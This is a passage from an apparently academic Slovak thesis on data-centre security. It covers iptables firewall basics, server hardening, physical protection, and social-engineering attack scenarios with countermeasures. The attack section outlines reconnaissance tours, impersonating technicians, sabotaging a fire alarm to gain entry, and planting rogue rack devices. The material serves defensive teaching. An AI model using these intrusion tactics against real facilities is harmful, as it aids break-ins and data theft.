Základným princípom je to, že sa definujú základné pravidlá pre filtrovanie paketov. Používa sa ako podpora pre overovanie IP adresy, emailov a porovnávanie z verejnými databázami odosielateľov spamu, preverovanie existencie domény odosielateľa, monitorovanie počtu prijatých alebo odoslaných emailov. Niektoré druhy firewallu informujú užívateľov o dianí v sieti. Podávajú informácie o legálnych procesoch vzniknutých použitím niektorej z vašich aplikácií a upraviť politiku voči nej. Teda, buď ju povolí, alebo zakáže.

Rozlišujeme základné typy:

- paketové firewally,
- aplikačné brány,
- stavové paketové firewally,

- stavové paketové firewally s kontrolou IDS.



Obrázok 7: Použitie firewallu [27]

Bránu firewall všeobecne považujeme za softvér alebo hardvér, ktorý kontroluje informácie prichádzajúce zo siete alebo internetu. Sú v ňom obsiahnuté informácie o tom, akým spôsobom máme sieťovú komunikáciu obhospodarovať, teda ju blokovať alebo umožniť počítaču prijať komunikáciu.

Linux vs Windows firewall

Architektúra firewallu na oboch systémoch sa od seba výrazným spôsobom odlišuje, čo sa odráža aj na výslednej bezpečnosti systému. [27] Firewall systému Windows filtruje iba prichádzajúce pakety a pravidla musia byť jednoduché. Základné firewally filtrujú hlavne phishingové správy a emaily.



Obrázok 8: Možnosti firewallov [27]

Linux má v základe taktiež implementovaný firewall, ktorý sa svojími vlastnosťami súperí z drahými komerčnými riešeniami. Vlastnosťou tohto firewallu je kontrola obojsmernej komunikácie, tvorba rôznych druhov NAT prekladačov a kontrola poškodených paketov.

5.2.1 Linux firewall

Iptables - Je jedná z variant siet'ového firewallu, ktorý je združenou kolekciou programov, pomocou ktorých užívateľ dokáže nastavovať ľubovoľný paketový filter bežiaci pod Linuxom.

Je založený na tabuľkách a každá tabuľka má svoj primárny účel, ktorým filtruje niektorú časť siet'ovej prevádzky.

Základná verzia obsahuje tabuľky:

filter - zabezpečuje filtrovanie paketov,

nat - slúži na preklad IP adres pred vstupom do siete,

mangle - cez túto tabuľku prechádzajú všetky porušené alebo neplatné pakety s porušenou súdržnosťou, taktiež obsahuje časti, ktoré by slúžili na narušenie chodu služby a destabilizáciu siete (najčastejšie DOS útok... a iné).

raw- nastavuje značky tým paketom, ktoré by nemali byť monitorované spojovacím systémom a sú použité na priame odosielanie a príjem.[28]

Tvorba pravidiel ako aj samotných tabuliek je závislá na tvorbe správnych reťazcov z pravidiel pre spracovanie paketov. Každý paket pri vstupe alebo odchode z počítača prechádza aspoň jedným reťazcom.

Existuje niekoľko preddefinovaných reťazcov:


PREROUTING - pakety budú vstupovať do tohto reťazca ešte predtým ako prebehnú smerovacím procesom,

INPUT - obsluhuje všetky pakety vstupujúce do servera a sú určené na miestne doručovanie v sieti; Súborom týchto pravidiel sa chráni samotný server.

FORWARD - týmto reťazcom prechádzajú všetky pakety, ktoré neboli určené pre lokálne doručovanie a smerujú ďalej do siete alebo inú siet'ovú kartu (môže byť určené ako ochrana pred vstupom do firemnej siete alebo brána do DMZ - demilitarizovaná zóna),

OUTPUT - cez tieto pravidlá prechádzajú všetky pakety, ktoré vznikajú a odchádzajú zo servera, na ktorom beží firewall tento proces prebieha ešte pred routovaním,

POSTROUTING - tieto pravidlá sa aplikujú na pakety tesne pred tým ako odchádzajú zo servera; Tieto pravidlá môžu modifikovať zdrojovú adresu PC. Hlavné využitie je na vnútorných sieťach.[28]



Obrázok 9: Štruktúra linux firewallu. [27]

Zoznam základných akcií s akými pracuje iptables:

- DROP: označený paket bude zahodený, bez žiadnej odozvy (odosielateľ nedostane spätnú informáciu o odhodení paketu),
- ACCEPT: paket bude akceptovaný,
- MENO_REŤAZE: paket sa pohybuje iba v rozmedzí pravidla MENO_REŤAZE,
- MENO_ROZŠÍRENIA: paket sa odovzdá nejakému rozšíreniu alebo modulu (tcp wrapper),
- LOG: zapisuje vlastnosti paketu do logu,
- REJECT: odmietne paket a odošle odosielateľovi ICMP správu o chybe,

- SNAT: upravuje zdrojovú adresu odchádzajúceho paketu,
- DNAT: modifikuje cieľovú adresu prichádzajúceho paketu.

- s = zdrojová adresa,	- D = vymaže pravidlo,
- d = cieľová adresa,	- R = nahradí pravidlo v reťazci,
- p = protokol,	- F = dostráni vybrané pravidlá v reťazci,
- j = akcia, akú ma vykonať,	- L = zoznam pravidiel,
- P = špecifikuje základnú podmienku pre reťazec,	- A = pridať pravidlo na koniec reťazca.
	[26]

Syntax pre tvorbu pravidiel

```
iptables [-A|-I] reťaz [!] podmienka1 [[!] podmienka2 ...
[!] podmienkaN] -j akcia [parameter_rozšírenia1] ...
[parameter_rozšíreniaN]
```

- p - podmienka pre protokol – tcp, udp, icmp, all,
- s - podmienka pre zdrojovú adresu – IP adresa alebo interval (IP adresa/maska),
- d - podmienka pre cieľovú adresu – IP adresa alebo interval (IP adresa/maska),
- i - podmienka pre vstupné rozhranie počítača (-i wlan0),
- o - podmienka pre výstupné rozhranie počítača (-o eth0),
- source-port port[:port] - podmienka pre zdrojový port – číslo portu (rozsah) alebo meno služby,
- destination-port port[:port] - podmienka pre cieľový port – číslo portu (rozsah) alebo meno služby.

Príklady:

```
iptables -A fromout -p tcp -d 192.168.119.148 --dport 80 -j
ACCEPT
iptables -A tcp_inbound -p TCP -s 0/0 --destination-port 53
-j ACCEPT
iptables -A bad_packets -p ALL -m state --state INVALID -j
DROP
```

Firewall je nárazníkové miesto, teda prvá hranica pred vstupom do siete. Dobre navrhnutý firewall dokáže odraziť väčšinu hlavných útokov, ktoré prichádzajú z vonkajšieho

prostredia. Preto správnym návrhom a zoradením pravidiel vo firewalle je možné vytvoriť výkonný nástroj na filtrovanie prevádzky.

II. PRAKTICKÁ ČASŤ

6 BEZPEČNOSTNÉ OPATRENIA

V tejto časti práce sa zaoberám tvorbou opatrení najčastejšie sa vyskytujúcich útokov na infraštruktúru dátových centier. Základné opatrenia sú aplikovateľné na širokú škálu organizácii, ktoré potrebujú zabezpečovať svoje prostredie pre zákazníkov. Je vhodné upozorniť, že sa pojednáva o opatrenia technického a režimového charakteru. Vytvorené opatrenia nepokrývajú všetky aspekty požadovanej úrovne bezpečnosti, ale riešia najzákladnejšie problémy v tejto oblasti. Koncept začleňuje aj čiastočné prvky personálneho zabezpečenia.

6.1 Navrhované opatrenia a odporúčania na zabezpečenie servera

Tieto opatrenia sú všeobecne aplikovateľné pre každý jeden operačný systém slúžiaceho pre spravovanie obsahu na internete alebo prevádzkovanie niektorej serverovej služby. Zavedenie niektorých z uvedených pravidiel mimoriadne zvyšuje odolnosť servera proti prieniku útočníka.

6.1.1 Nechránené spojenie

Nie je vhodné používať nechránené spojenia prostredníctvom – telnetu, rlogin, rsh – pri týchto aplikáciách sa odosiela v čitateľnej textovej podobe správa, heslá a názvy užívateľských účtov, čo je pri dnešnej sofistikovanosti útočníkov a dostupných nástrojov záležitosť niekoľkých minút.

6.1.2 Minimalizovať softvérové vybavenie

Pre bezpečný chod servera platí zásada, čo nie je primárne potrebné pre chod musí byť vypnuté alebo zakázané. Zabezpečiť chod všetkých potrebných služieb a vypnúť alebo zakázať zbytočné aplikácie.

Veľké množstvo programov je pre potreby prevádzky servera nepotrebnou záležitosťou pričom iba zvyšuje množstvo zraniteľných miest v operačnom systéme. To je primárnou výhodou operačných systémov pracujúcich v príkazovom riadku. Prítomnosť grafického rozhrania pridáva nepotrebné zaťaženie stroja a veľké množstvo doplnkových aplikácií na správu GUI čo zvyšuje možnosť zraniteľností. Preto je dôležité neinštalovať zbytočný softvér a podľa možností odstrániť nepotrebné časti softvéru tak, aby neohrozil bezpečný chod servera.

6.1.3 Aktualizovať softvér

Vykonanie predpísaných postupov, pri ktorých je zavedená do servera novšia verzia programu alebo jeho súčasti. Štandardne sa implementuje z dôvodu prechodu na novšiu verziu alebo opravu aktuálnych bezpečnostných chýb. Taktiež zlepšenie vlastností alebo pridanie doplnkovej funkcie. Používa sa i slovo patch (záplata). Zavádzaním aktualizácii sa zabezpečuje vyššia bezpečnosť a chod servera a zlepšujú sa jeho vlastnosti.

6.1.4 Zavedenie prevádzkových obmedzení

Základné inštaláčne nastavenia predstavujú veľké nebezpečenstvo z dôvodu otvorenej prístupovej politiky a slabých bezpečnostných pravidiel. Zavádzanie obmedzení zabráni veľkému množstvu možných rizík zo strany útočníka. Použitie maximálneho počtu pokusov o prihlásenie na server alebo počet prijatých paketov, maximálny sieťový tok,...a i. Takéto obmedzenia zabraňujú mnohým pokusom o neautorizovaný prístup čím sťažujú prácu na strane útočníka, ale často obmedzujú možnosti užívateľov.

6.1.5 Používať bezpečnostné rozšírenia

Linux Security Extensions – tieto rozšírenia môžu v sebe implementovať všetky aplikácie serverového typu, ale aj na niektoré klientské stanice. Zahŕňajú všetky bezpečnostné a doplnkové moduly akými sú napr. mod security, tls a ssl moduly, šifrovanie,....

Windows má podporu rozšírení v platforme IPsec, free firewall, ISA, SCAP,.... V prevažnej väčšine sa jedná o licenčne viazané produkty spoločnosti Microsoft. Avšak sú napísané voľne šíriteľné aplikácie z veľkým množstvom užitočných doplnkov pre bezpečnejší chod serveru.

6.1.6 Vytvorenie užívateľských účtov

Nastavenie správnych užívateľských a prístupových oprávnení. Dôležitým prvkom je nakonfigurovanie dôsledných autorizačných a autentifikačných politik. Preddefinované užívateľské účty by mali byť premenované pre používateľa root - Linux/unix. Administrator – Windows, aby sa zabránilo útoku hrubou silou.

6.1.7 Heslová politika

Postupov pre autentizáciu je mnoho, ale najrozšírenejšia a najľahšia je tá najmenej bezpečná a to prostredníctvom zdieľaného tajomstva, ktorým je heslo. Jeho slabina je

v tom, že existuje mnoho spôsobov ako sa k nemu dopracovať (odpočúvaním, hádaním, vyzradením, skopírovaním,...).

Tieto politiky sú prevádzkovateľmi výrazne zabezpečené implementovaním určitých vynuocovacích praktík. Zavedenie bezpečnej heslovej politiky by malo spĺňať niekoľko základných požiadaviek. A to zabezpečiť, aby zariadenie nemohlo používať rovnaké heslo počas celej doby chodu, ale aby bolo vždy podmiennečne obmieňané po určitej perióde. Využívať minimálnu dĺžku hesla obvykle 6 - 8 znakov. Podmieniť použitie niektorých špeciálnych znakov, veľkých a malých písmen spolu z číslicami. Zachovať v pamäti zoznam posledných otláčkov hesiel, aby sa zamedzilo opätovnému použitiu starých. Nepoužívať slová, ktoré sú bežnou súčasťou slovníkov, aby sa zabránilo útokom za pomoci slovníkov.

6.1.8 Zálohovanie systému

Využitie prírastkových alebo úplných záloh sa považuje za jednu z najlepších variant ochrany a správy funkčnosti servera. Pričom sa vytvorí systém pre spätnú obnovu stratených dát v prípade úspešného útoku na server a zničenie informácií. S prihliadnutím na to, že existuje veľké množstvo aplikácií z podporou rýchlej obnovy do stavu pred výpadkom, tak sa tým skraca doba prerušenia prevádzky servera.

6.1.9 Centralizovaný prihlasovací systém

Zabezpečuje vyššiu bezkolíznosť a správu užívateľov pri prihlasovaní do systému. Jednoduchšie vyhľadávanie páchatel'a a problému pri potenciálnom útoku. Takýto systém zabezpečuje aj správu hesiel kontrolné mechanizmy pre dodržiavanie pravidiel pre kvalitu, dĺžku a iné vlastnosti bezpečného prihlásenia do systému. Tieto systémy čiastočne zabezpečujú ochranu proti backdoor a rootkitom.

6.1.10 Sledovanie bezpečnostných rizík

Sledovanie novo zverejňovaných hrozieb pre vami spravovanú distribúciu na oficiálnych stránkach a fórach zabezpečuje rýchlu reakciu na vzniknutú hrozbu. Tieto služby poskytujú dodávateľia systémov často na svojich stránkach alebo informujú zákazníkov rozposielaním upozornení.

6.1.11 Zabezpečenie lokálnej siete

Zabezpečenie vnútornej siete pred vstupom do internetu dokáže vyriešiť veľké množstvo problémov a zamedziť niektorým druhom sieťových útokov. Toho môžeme docieľiť zariadením zabezpečujúcim funkciu DMZ alebo firewallu, ktorý bude chrániť sieť pred nežiadúcim vplyvom z internetu.

6.1.12 Užívateľské školenia

Využívať bezpečnostné školenia na oboznamovanie zamestnancov a okruhu osôb, ktoré majú priamy dosah na bezpečnosť centra. Prostredníctvom prednášok a odporúčaní sa zvyšuje povedomie a akcie schopnosť zamestnancov na potenciálne možnosti uplatňovania vplyvu na ich osobu. Školenia majú úzky vplyv na bezpečnostnú politiku, ktorá im ukladá povinnosti ako konať v prípade incidentu. Tieto školenia by mali demonštrovať možné scenáre a dopady takéhoto jednania.

6.1.13 Kontrola integrity inštalačných programov

Pri zavádzaní servera do prevádzky je dôležitým opatrením otestovať integritu distribúcie a programu pred samotným zavedením do prevádzky. Pre tieto účely je vytvorený odtlačok sťahovanej verzie a užívateľ na základe svojho zariadenia otestuje zhodu týchto dvoch Hash odtlačkov na základe poskytovateľom dodaného súboru s touto hodnotou. Ak sa po vygenerovaní odtlačku na vašom zariadení nebudú tieto hodnoty zhodovať je zrejmé, že súbor bol počas procesu preberania z verejného servera pozmenený.

6.1.14 Použitie dôveryhodných zdrojov

Dôležitým opatrením je použiť dôveryhodného zdroja alebo vydávateľa technických a programových súčastí pre ukladanie a správu programového vybavenia určeného pre použitie. Zdroje z dostatočným zabezpečením sa zabráni použitiu chybných verejných kľúčov alebo nekompatibilnej metódy šifrovania, nepodpísaným a neovereným kópiám produktov. Technické prostriedky dodané od certifikovaných spoločností zabezpečujú kvalitu a odolnosť proti manipulácii alebo neetické formy jednania.

Dôležité je zabezpečiť bezpečnú likvidáciu už vyradených zariadení a materiálov(disky,...) aby bolo chránené súkromie poskytovateľa, zákazníkov a tretích osôb pred narušením ich súkromia.

7 ŠPECIFIKÁ OPATRENÍ OCHRANY DÁTOVÉHO CENTRA

Dátové centrá sú jadrom elektronickej infraštruktúry a dávajú život významnej časti online obchodu a služieb poskytovaných prostredníctvom internetu. Tieto zariadenia sú prirovnávané v mnohých politických zariadeniach ako súčasť kritickej infraštruktúry, medzi ktoré patria aj elektrické rozvodné siete. Veľké množstvo z doteraz vybudovaných zariadení sa svojou nedostatočnou bezpečnosťou môže stať terčom útočníkov a tým spôsobiť nemalé škody na majetku centra, ale aj zákazníkov. S prihliadnutím na to, že je vybudované veľké množstvo súkromných dátových centier, ktoré často neobsahujú dostatočnú kontrolu niektorých kritických prvkov. Tieto predispozície majú predpoklad pre vykonávanie veľkých koordinovaných útokov z infraštruktúr niektorých veľkých miest.

7.1.1 Fyzické špecifiká

Každý server môže mať nespočetné množstvo softvérových doplnkov, ktoré zamedzujú pôsobeniu vírusov a likvidovaniu digitálnych informácií. Žiadny server nedokáže odolať tomu, ak útočník zariadenie odnesie alebo ho zničí inštalovaním deštruktívneho zariadenia v jeho blízkosti a tiež ak bude mať prístup k zariadeniu. Takémuto jednaniu neodolá takmer žiadne programové vybavenie. S dostatkom času a prístupom k zariadeniam bude možnosť čítať uložené informácie alebo prevziať kontrolu nad zariadením. Za predpokladu, že uchované zdroje sú chránené dostatočne silnými kryptografickými prvkami.

Dôležitou súčasťou zabezpečenia servera je jeho fyzická ochrana pred odcudzením a manipuláciou v mieste prevádzky.

7.1.2 Výber miesta

Dátové centrá sú častokrát umiestnené vo vnútorných priestoroch kancelárskych alebo bývalých priemyselných budovách. Takáto implementácia predstavuje riziko pre možnosť ťažko kontrolovateľného pohybu osôb v blízkosti centra.

Riešenie - Možným riešením pre vybudovanie takého komplexu je aspoň 30 km od centier veľkých miest a záplavových oblastí. Nemali by sa nachádzať v okolí zdroje nadmerných vibrácií, ako sú letiská, továrne a i. Integrované riešenia v plášti budov musia podliehať takým zásahom v mieste umiestnenia, aby sa zabezpečila maximálna možná miera kontroly perimetra a pohybu osôb.

7.1.3 Redundantnosť zdrojov

Možnosti prerušenia vstupov do zariadenia by malo ničivé následky na správny chod celej infraštruktúry a poskytovania služieb. Následkom takéhoto výpadku by boli aj vysoké pokuty od dodávateľov.[30]

Riešenie - Riešením pre dátové centrá je viacnásobné pripojenie jednotlivých kľúčových zdrojov akými sú elektrina, klimatizácia, chladenie, optické cesty a pod. Pripojenie do siete by malo byť realizované aspoň z dvoch rozvodní a zabezpečené niekoľkými generátormi pre prípad výpadku v sieti. Taktiež pripojenie do internetu realizované od niekoľkých národných poskytovateľov súčasne. Rezervy taktiež platia pre klimatizáciu a chladenie. Požiadavky na tieto vlastnosti sú popísané v základných požiadavkách na serverovne a datacentrá v štandardoch TIER.

7.1.4 Stavebné prvky

Nekvalitné stavebné materiály dávajú útočníkom jednoduché možnosti na prienik do priestorov centra bez ohľadu na to, aké kvalitné prvky EZS, PZTS sú v objekte inštalované. Pri prieniku by mohol použiť útočník masívnej deštruktívnej sily pre prístup k zariadeniam.

Pri integrácii centier do budov je často použité na obvodové steny málo odolný materiál, ktorý by nedokázal odolať surovej sile niektorých útočníkov.

Riešenie - Nosné a obvodové časti budov skonštruované z odolných stavebných materialov. Použitie efektívnej bariéry akou je betón. Jeho vlastnosti ho predurčujú na dostatočnú odolnosť proti masívnej sile výbušnín alebo fyzickej sile útočníka.

7.1.5 Vstupno - výstupné otvory

Z pohľadu útočníka je to jedná z najjednoduchších ciest ako sa dostať do centra. Dvere a okná je možné jednoducho zlomiť vypáčiť a tým si otvoriť cestu do centra.

Riešenie – Dôležitým faktorom pri tvorbe návrhu zabezpečenia je potrebné zohľadniť to, či sa jedná o rekonštrukciu existujúcej budovy alebo novostavby. Počet okien a dverí by mal byť obmedzený na minimum. Ak nie je možné takéto zabezpečenie vykonať, tak je potrebné zabezpečiť okná vrstvenými okennými tabuľami. Dvere musia spĺňať protipožiarne smernice a odolnosť voči vniknutiu na najvyššej možnej úrovni.

7.1.6 Perimeter budovy

Nie je ničím nezvyčajným, keď je v okolí niektorých hlavne vstavaných centier pohyb množstva cudzích ľudí ako je to v prípade priemyselných a obchodných centier. Takýto priestor sa často nedá zabezpečiť a dáva útočníkom veľa možností na neočakávaný prienik do priestorov.

Riešenie - Vstavané centrá v budovách je dôležité upraviť miesto umiestnenia tak, aby bolo čo možno najďalej od zóny pohybu ľudí a zabezpečiť ho kvalitným monitorovacím a prístupovým systémom. Pre riešenia na strane budov vystavených samostatne je dôležité dbať na dostatočne vysoké ploty, podhrabové zábrany, hraničné bariéry a niekoľko úrovňovú kontrolu vstupu. Využitie prírodných bariér a prekážok na zamedzenie vyditeľnosti. Zamedziť prístupu vozidiel a inej techniky do bezprostrednej blízkosti zariadenia ak to nie je nutné. Parkovacie plochy pre zákazníkov a zamestnancov by malo byť taktiež vybudované v dostatočnej vzdialenosti a postavení voči budove.



Obrázok 10: Príklad návrhu perimetra dátového centra [31]

7.1.7 Kontrola priestoru

Zabezpečenie kamerovým systémom spolu z EZS, EPS a kontrolou inštalované oddelene po strane napájania a kontroly. Útočníci môžu zamerať svoju aktivitu na odstavenie týchto zariadení z chodu a preto je dôležité zabezpečiť oddelenie týchto komponentov tak, aby pracovali samostatne. Budova musí byť dôkladne pokrytá kamerami tak, aby neostali prístupné žiadne slepé miesta, v ktorých by sa mohli schovať dodatočné prvky. Obmedzenie použitia pohľadov a skrytých priestorov kam nedovidia kamery alebo nezosnímajú detektory, teda upraviť vnútorne usporiadanie tak, aby bola zabezpečená transparentnosť bez možnosti pracovať v priestore bez kontroly. Požiarne hlásiče a detektory pohybu musia zabezpečiť v súčinnosti z kamerami dohľad nad priestorom bez toho, aby bola zaznamenaná akákoľvek činnosť. Súčasné a dôkladne sledovanie perimetra budovy zabezpečí zaznamenanie každého pohybu či aktivity.

7.1.8 Zamestnanci

Problémy z prienikom útočníkov do zariadení je mnohokrát spôsobené práve nesprávnym konaním pracovníkov kontroly alebo obsluhy. V takýchto prípadoch útočníci využijú niektorých sociotechnických techník na bezproblémový vstup do zariadení.

Riešenie - Dôležitým prvkom pri prevencii takýchto vniknutí je použitie viacúrovňovej kontroly vstupu a dôkladne zaškolenému personálu z príslušnými oprávneniami. Výrazným prvkom odolnosti je použitie najmenej dvojfaktorovej identifikácie (dúhovka, odtlačok prstu,..), ktorá zaistí správnu identitu a nedovolí vstup neoprávneným osobám do priestoru dátového centra. Záznam o činnosti a vykonaných postupoch zamestnancov.

7.1.9 Ostatné opatrenia

Bezpečnosť týchto zariadení často zanedbáva doplnkové opatrenia. Takto sa útočník dostáva do tesnej blízkosti niektorých zariadení po minimálnej chybe pri kontrole a identifikácii vstupu.

Riešenie - Inštalovanie kontrolných stanovišť a prechodových brán, turniketov výrazne sťažuje nebadaný vstup útočníka do zariadenia. Preto by mali byť dôležitou súčasťou každého centra ako aj prechodové komory z politikou otvorenia jedných dverí a dôkladná aplikácia režimových, technických opatrení.

8 PRÍKLADY ÚTOKU A NÁVRH RIEŠENIA

Množstvo dátových centier ponúka svojim potenciálnym zákazníkom osobnú návštevu a prehliadku dátového centra. Majitelia sa snažia propagovať svoju službu a kvalita takýchto zariadení je na vysokej remeselnej úrovni čo zanecháva presvedčivý dojem. Toho faktu sa snažia využiť majitelia formou propagačných návštev, kde sa prezentujú niektoré informácie o firme spolu z vizuálnym zážitkom. Toho je možné využiť pri zbere informácii.

Prieskumné návštevy – Jedná sa o proces zhromažďovania informácii o nedostatkoch v zabezpečení centra, alebo postupoch v riadení centra.

a. Taktiež zhromažďovanie potrebných informácii, ako sú mená zákazníkov vedenia účtu alebo iných obchodných informácii, za pomoci ktorých je možné nájsť chybu v správe.

b. Pri prehliadke je možné získať informácie, ako sú logá, názvy hostiteľských mien zariadení, adresy, lokalizáciu.

c. Potenciálny nepriamy výsluch správcu je vzácnym zdrojom informácii.

- Mená niektorých zákazníkov,
- názvy počítačov, vybavení a ich IP adresy,
- vzťah z obchodnými zástupcami, ktorý tiež môže zabezpečiť ďalší prístup do zariadenia.

d. Umiestnenie niektorých bezpečnostných kamier spolu s informáciami o tom, akým spôsobom zaznamenávajú a aké režimy pri tom používajú,

e. Istenie globálnej bezpečnostnej politiky v budove, medzi ktorými sú napr. režimové opatrenia, prístupové metódy, systémy kontroly...a i.

f. Typické striedanie personálu a dĺžka prestávok a iné vnútorné prevádzkové režimy,

g. Umiestnenie a obsah elektrických rozvodní a vstavaných priestorov spolu z celkovou predstavou o veľkosti miestnosti a rozložení jednotlivých poschodí, umiestnenia kancelárii.

Akonáhle útočník dosiahne týchto informácii, môže si vytvoriť dostatočný prehľad o slabých miestach pri prevádzke zariadenia. Tieto poznatky napokon budú mať aj priamy dopad na výber a špecifikáciu správneho útoku, kde bude musieť útočník umiestniť svoje

vybavenie a aký veľký priestor na to bude potrebovať, či ako sa s ním bude najvhodnejšie manipulovať, aby to nevzbudzovalo podozrenie.

Prístupy a sociálne inžinierstvo

Prístup do budovy má široká škála zamestnancov od zákazníkov, správcov až po elektrikárov a ostatní členovia údržby. Dokonca aj osvedčené postupy zavedené v politike ochrany dátového centra sú náchylné na sociálne inžinierstvo.[32] Tieto postupy, hoci nie priamo aplikované na dátové centra popisuje najznámejšia osobnosť v tejto oblasti K. Mitnick.

Sociálni inžinieri sa často prezentujú ako zdatní herci v úlohách zákazníkov, správcov údržby alebo len náhodného okoloidúceho. Často využívajú hraničné a nekonvenčné metódy pre zanesenie nového zariadenia do objektu a pri tom pracujú tak, aby svojími znalosťami a schopnosťami presvedčili alebo obišli niektoré kontrolné mechanizmy.

Ak je takýto prienik úspešný, tak útočník dokáže zaviesť do stojana nové zariadenie spárovať ho zo zariadením obeť, prípadne dolepiť potrebné logá značky tak, aby to nevzbudzovalo podozrenie cudzieho zariadenia a nastaviť ho do potrebného režimu prístupu z vonku.

Riešenie - Proti takémuto útoku je ťažké sa efektívne brániť bez toho, aby nebol zákazník nesprávne určený ako záškodník.

- a. Identifikácia prostredníctvom fotky,
- b. použitie identifikačného kódu pre overenie zákazníka,
- c. začlenenie hesiel na niekoľkých úrovniach,
- d. heslo pre overenie volajúceho,
- e. spätne realizované hovory pre overenie reálnej pozície zamestnanca,
- f. biometrické overenie aspoň na dvoch úrovniach,
- g. vzdialené potvrdenie autorizovanou osobou poverenou zákazníkom,
- h. zaznamenávanie hovorov.

Počas prehliadky môže útočník vykonať niektoré nepatrné zmeny alebo poruchy, napr. v požiarnej signalizácii a následne vstúpiť do priestoru ako servisný technik pre potreby opravy poškodeného zariadenia. Takéto postupy poskytujú útočníkovi výnimočnú príležitosť zamaskovať nové zariadenie medzi nástrojmi prenosných kufrov,...a i. Svojími skúsenosťami môže presvedčiť správcu o zapožičanie prístupovej karty alebo povoliť prístup do všetkých priestorov, čo by mu zaistilo neobmedzený pohyb po budove.

Riešenie:

- a. zavedenie fyzických kontrol náradia pri vstupe na potenciálnu možnosť vnesenia cudzích zariadení a predmetov,
- b. použitie skenerov kufrov z náradím pre vyhľadávanie podozrivých zariadení,
- c. zavádzanie inventarizácie pred vstupom,
- d. zákaz vnášania cudzích predmetov a práca priamo z nástrojmi vo vlastníctve dátového centra,
- e. žiadne pokyny na údržbu by nemali byť prijímané cez telefón bez patričnej autorizácie vlastníka,
- f. zavedenie centralizovanej údržby,
- g. zabezpečiť sprievod návštev poverenou osobou alebo členom ochranky.

Klasické útoky za použitia techník volajúceho zákazníka za účelom vysielania technika, ktorý by vykonal opravu poškodeného zariadenia. Útočník má jednoduchý prístup k identifikácii ak si vytvorí falošnú identitu spolu z rekvizitami označujúceho páchatel'a za zákazníka, napr. menovku, ktorú si navrhne skopírovaním loga a iných dôležitých údajov z oficiálnych stránok poskytovateľov servisných služieb. Alebo postupom naskenovania informácii z prístupových kariet zákazníka pri inej špionážnej činnosti.

Riešenie :

- a. zavádzanie vlastných a jedinečných prístupových signatúr (vlastné menovky, karty, uniformy, pracovné odevy,...),
- b. zaviesť prístupové obmedzenia a zaznamenávanie vstupov a pohybu,
- c. jednotnú kontrolu funkčnosti behu zariadenia,

- d. overovanie dokumentácie a kontrola poverovacích listín,
- e. vyhlásenie tichého poplachu,
- f. zaznamenávanie činnosti,
- g. tvorba zoznamu oprávnených osôb,
- h. stanoviť hranicu pre maximálny počet návštev.

8.1.1 Interný útok

Útok zvnútra - Ďalšou možnosťou je použitie útoku vedeného z vnútra firmy. Tieto varianty útokov sú najnebezpečnejšie z dôvodu, že útočník nie je nútený sa vydávať za osobu mimo organizáciu a dôverne pozná väčšinu možných nedostatkov v organizácii. Takýto útočník (záškodník) môže v organizácii nainštalovať najrôznejší mapovacie a skenovacie zariadenia. Má prístup k signatúrnym prvkom firmy a môže sa bez podozrenia pohybovať po objekte. Aj napriek tomu, že nemá priamy prístup k zariadeniam klientov môže ich nabádať k tomu, aby využili niektoré z možností, ktoré sú dôležité pre správu a konfigurovanie zariadení (bezdrôtové pripojenia, použitie cudzích zariadení pre správu serverov čo môže viesť k odcudzeniu prístupových hesiel a sledovaniu sieťovej prevádzky). Využíva výhodu dôveryhodnosti ako jeden zo zamestnancov.

Riešenie:

- a. viesť podrobnú evidenciu zamestnancov a ich činnosti v pracovnej dobe,
- b. nepoužívať neautorizované zariadenia,
- c. nepripájať sa do neschválených sietí,
- d. používať šifrovanú komunikáciu,
- e. zabezpečiť spojenie s internetom použitím autorizovaných zásuviek,
- f. aktualizovať bezpečnostné záplaty a antivírusové programy.

8.1.2 Konkurenčné praktiky

Samozrejmosťou je to, že sú útočníci, ktorí majú dostatočnú podporu a vybudované zázemie, im dovoľuje spracovávať a zakladať vlastné reálne servery v napádanej spoločnosti a tak získavať legitímny prístup k stojanu bez žiadnych klamlivých praktík.

Takéto varianty sú používané hlavne v prostredí konkurenčného boja. Kopírovanie informácii alebo zničenie servera môže mať pre konkurenciu zásadný prínos.

Z takýmto prístupom je možné bez problémov zaviesť do stojanu akékoľvek zariadenie podľa zákazníkovoho výberu a to môže obsahovať zvláštny deštruktívny obsah alebo konfiguráciu, ktorá je prednastavená pre nekalú činnosť na sieti (odchytávanie cudzej prevádzky, emitovanie škodlivých útokov, promiskuitný režim,...).

